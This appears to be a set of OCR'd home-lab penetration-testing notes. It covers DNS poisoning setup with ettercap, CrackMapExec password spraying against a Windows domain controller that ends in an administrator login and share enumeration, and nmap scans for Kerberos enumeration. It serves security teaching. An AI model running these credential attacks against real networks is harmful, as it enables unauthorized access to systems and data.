
It is a type of attack where an attacker corrupts the DNS cache of a resolver or server to redirect traffic or disrupt the resolution of domain names. This can lead to users being redirected to malicious sites or disrupt network services.




```
┌──(root㉿kali)-[/opt]
└─# locate etter.conf
/etc/ettercap/etter.conf
/usr/share/ettercap/doc/etter.conf.5
/usr/share/man/man5/etter.conf.5.gz

┌──(root㉿kali)-[/opt]
└─# sudo nano etter.conf

┌──(root㉿kali)-[/opt]
└─# nano /etc/ettercap/etter.conf

┌──(root㉿kali)-[/opt]
└─# 
```



```
  GNU nano 7.2                 /etc/ettercap/etter.conf *
############################################################################
#                                                                          #
#  ettercap -- etter.conf -- configuration file                            #
#                                                                          #
#  Copyright (C) ALoR & NaGA                                               #
#                                                                          #
#  This program is free software; you can redistribute it and/or modify    #
#  it under the terms of the GNU General Public License as published by    #
#  the Free Software Foundation; either version 2 of the License, or       #
#  (at your option) any later version.                                     #
#                                                                          #
#                                                                          #
############################################################################

[privs]
ec_uid = 0                        # nobody is the default
ec_gid = 0                        # nobody is the default

[mitm]
arp_storm_delay = 10            # milliseconds

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```



```
┌──(root㉿kali)-[/opt]
└─# locate etter.dns
/etc/ettercap/etter.dns
/usr/share/ettercap/etter.dns.examples

┌──(root㉿kali)-[/opt]
└─# nano /etc/ettercap/etter.dns

┌──(root㉿kali)-[/opt]
└─# service apache2 start
```



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
```

6.3. Crackmapexec:-


In Active Directory (AD) penetration testing, CrackMapExec (CME) is a valuable tool for various tasks related to network and system enumeration, exploitation, and lateral movement.



```
—(kali㉿kali)-[~]
$ sudo crackmapexec
udo] password for kali:
] First time use detected
] Creating home directory structure
] Creating default workspace
] Initializing RDP protocol database
] Initializing SSH protocol database
] Initializing FTP protocol database
] Initializing WINRM protocol database
] Initializing MSSQL protocol database
] Initializing SMB protocol database
] Initializing LDAP protocol database
] Copying default configuration file
] Generating SSL certificate
age: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL]
                  [--darrell] [--verbose]
                  {rdp,ssh,ftp,winrm,mssql,smb,ldap} ...

  ______ .______      ___       ______  __  ___ .___  ___.      ___      .______    _______ ___   ___  _______   ______
 /      ||   _  \    /   \     /      ||  |/  / |   \/   |     /   \     |   _  \  |   ____|\  \ /  / |   ____| /      |
|  ,----'|  |_)  |  /  ^  \   |  ,----'|  '  /  |  \  /  |    /  ^  \    |  |_)  | |  |__    \  V  /  |  |__   |  ,----'
|  |     |      /  /  /_\  \  |  |     |    <   |  |\/|  |   /  /_\  \   |   ___/  |   __|    >   <   |   __|  |  |
|  `----.|  |\  \----./  _____  \ |  `----.|  .  \  |  |  |  |  /  _____  \  |  |      |  |____  /  .  \  |  |____ |  `----.
 \______|| _| `._____/__/     \__\ \______||__|\__\ |__|  |__| /__/     \__\ | _|      |_______|/__/ \__\ |_______| \______|

                                  A swiss army knife for pentesting networks
                       Forged by @byt3bl33d3r and @mpgn_x64 using the powah of dank memes
```


Activate Windows
Go to Settings to activate Windows.

Create the pass.txt add any random password and save it.



```
  available protocols

  {rdp,ssh,ftp,winrm,mssql,smb,ldap}
    rdp                   own stuff using RDP
    ssh                   own stuff using SSH
    ftp                   own stuff using FTP
    winrm                 own stuff using WINRM
    mssql                 own stuff using MSSQL
    smb                   own stuff using SMB
    ldap                  own stuff using LDAP

┌──(kali㉿kali)-[~/Desktop]
└─$ nano pass.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat pass.txt
hi
hello
user1
thor100.

┌──(kali㉿kali)-[~/Desktop]
```

In windows server you have to add a share of user desktop in server manager.



19 - VMware Workstation

Home | kali | Windows Server 2019 | Windows 10 x64 (5)

Share	Local Path
WINDOWSDC (4)	
CertEnroll	C:\Windows\system32\CertSrv\Ce...
NETLOGON	C:\Windows\SYSVOL\sysvol\home...
SYSVOL	C:\Windows\SYSVOL\sysvol
desktop	C:\users\Administrator\desktop

(C:)
Capacity: 59.4 GB
18.7% Used
11.1 GB Used Space
48.3 GB Free Space
Go to Volumes Overview >

QUOTA
CertEnroll on WINDOWSDC


To use quotas, File Server Resource Manager must be installed.

To install File Server Resource Manager, start the Add Roles and Features Wizard.

Activate Windows
Go to Settings to activate Windo


click inside or press Ctrl+G.

Now if we have to run it for domain



```
SMB         192.168.80.151  445    WINDOWSDC        [-] homelab.server\user:thor100. STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[~/Desktop]
└─$ nano pass.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo crackmapexec smb 192.168.80.151 -d homelab.server -u user -p /home/kali/Desktop/pass.txt pass.txt --shares
SMB         192.168.80.151  445    WINDOWSDC        [*] Windows 10.0 Build 17763 x64 (name:WINDOWSDC) (domain:homelab.server) (signing:True)
MBv1:False)
SMB         192.168.80.151  445    WINDOWSDC        [-] homelab.server\user:hi STATUS_LOGON_FAILURE
SMB         192.168.80.151  445    WINDOWSDC        [-] homelab.server\user:hello STATUS_LOGON_FAILURE
SMB         192.168.80.151  445    WINDOWSDC        [-] homelab.server\user:user1 STATUS_LOGON_FAILURE
SMB         192.168.80.151  445    WINDOWSDC        [-] homelab.server\user:iacsd@123 STATUS_LOGON_FAILURE
SMB         192.168.80.151  445    WINDOWSDC        [+] homelab.server\user:ditiss@123
SMB         192.168.80.151  445    WINDOWSDC        [+] Enumerated shares
SMB         192.168.80.151  445    WINDOWSDC        Share           Permissions     Remark
SMB         192.168.80.151  445    WINDOWSDC        -----           -----------     ------
SMB         192.168.80.151  445    WINDOWSDC        ADMIN$                          Remote Admin
SMB         192.168.80.151  445    WINDOWSDC        C$                              Default share
SMB         192.168.80.151  445    WINDOWSDC        CertEnroll      READ            Active Directory Certificate Services share
SMB         192.168.80.151  445    WINDOWSDC        desktop         READ
SMB         192.168.80.151  445    WINDOWSDC        IPC$            READ            Remote IPC
SMB         192.168.80.151  445    WINDOWSDC        NETLOGON        READ            Logon server share
SMB         192.168.80.151  445    WINDOWSDC        SYSVOL          READ            Logon server share
```


For Administrator login.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo crackmapexec smb 192.168.80.151 -d homelab.server -u Administrator -p /home/kali/Desktop/pass.txt pass.txt --shares
MB         192.168.80.151  445    WINDOWSDC        [*] Windows 10.0 Build 17763 x64 (name:WINDOWSDC) (domain:homelab.server) (signing:True) (S
Bv1:False)
MB         192.168.80.151  445    WINDOWSDC        [-] homelab.server\Administrator:hi STATUS_LOGON_FAILURE
MB         192.168.80.151  445    WINDOWSDC        [-] homelab.server\Administrator:hello STATUS_LOGON_FAILURE
MB         192.168.80.151  445    WINDOWSDC        [-] homelab.server\Administrator:user1 STATUS_LOGON_FAILURE
MB         192.168.80.151  445    WINDOWSDC        [+] homelab.server\Administrator:iacsd@123 (Pwn3d!)
MB         192.168.80.151  445    WINDOWSDC        [+] Enumerated shares
MB         192.168.80.151  445    WINDOWSDC        Share           Permissions     Remark
MB         192.168.80.151  445    WINDOWSDC        -----           -----------     ------
MB         192.168.80.151  445    WINDOWSDC        ADMIN$          READ,WRITE      Remote Admin
MB         192.168.80.151  445    WINDOWSDC        C$              READ,WRITE      Default share
MB         192.168.80.151  445    WINDOWSDC        CertEnroll      READ,WRITE      Active Directory Certificate Services share
MB         192.168.80.151  445    WINDOWSDC        desktop         READ,WRITE
MB         192.168.80.151  445    WINDOWSDC        IPC$            READ            Remote IPC
MB         192.168.80.151  445    WINDOWSDC        NETLOGON        READ,WRITE      Logon server share
MB         192.168.80.151  445    WINDOWSDC        SYSVOL          READ            Logon server share
```

6.4. Kerberos


Enumeration users using Kerberos



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -sC 10.10.112.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 17:42 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.06 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -sC 192.168.80.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 17:43 IST


┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -sC 192.168.80.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 17:44 IST
Nmap scan report for 192.168.80.151
Host is up (0.0011s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-08-15 12:14:11Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
```



```
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: homelab.server0., Site: Default-First-Site-Name)
|_ssl-date: 2024-08-15T12:16:41+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=WINDOWSDC.homelab.server
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:WINDOWSDC.homelab.server
| Not valid before: 2024-08-15T03:39:08
|_Not valid after:  2025-08-15T03:39:08
443/tcp  open  https?
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: homelab.server0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=WINDOWSDC.homelab.server
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:WINDOWSDC.homelab.server
| Not valid before: 2024-08-15T03:39:08
|_Not valid after:  2025-08-15T03:39:08
|_ssl-date: 2024-08-15T12:16:41+00:00; -1s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: homelab.server0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=WINDOWSDC.homelab.server
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:WINDOWSDC.homelab.server
| Not valid before: 2024-08-15T03:39:08
|_Not valid after:  2025-08-15T03:39:08
|_ssl-date: 2024-08-15T12:16:41+00:00; -1s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: homelab.server0., Site: Default-First-Site-Name)
|_ssl-date: 2024-08-15T12:16:41+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=WINDOWSDC.homelab.server
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:WINDOWSDC.homelab.server
| Not valid before: 2024-08-15T03:39:08
```




```
| ssl-cert: Subject: commonName=WINDOWSDC.homelab.server
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:WINDOWSDC.homelab.server
| Not valid before: 2024-08-15T03:39:08
|_Not valid after:  2025-08-15T03:39:08
|_ssl-date: 2024-08-15T12:16:41+00:00; -1s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: homelab.server0., Site: Default-First-Site-Name)
|_ssl-date: 2024-08-15T12:16:41+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=WINDOWSDC.homelab.server
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:WINDOWSDC.homelab.server
| Not valid before: 2024-08-15T03:39:08
|_Not valid after:  2025-08-15T03:39:08
Service Info: Host: WINDOWSDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WINDOWSDC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:76:df:30 (VMware)
| smb2-time:
|   date: 2024-08-15T12:16:26
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.32 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Additional Tools for Kerberos Enumeration

For comprehensive Kerberos enumeration, consider using specialized tools like:


- **Impacket**: Tools like GetADUsers.py and GetUserSPNs.py from Impacket can be used to enumerate users and service principal names (SPNs).



```
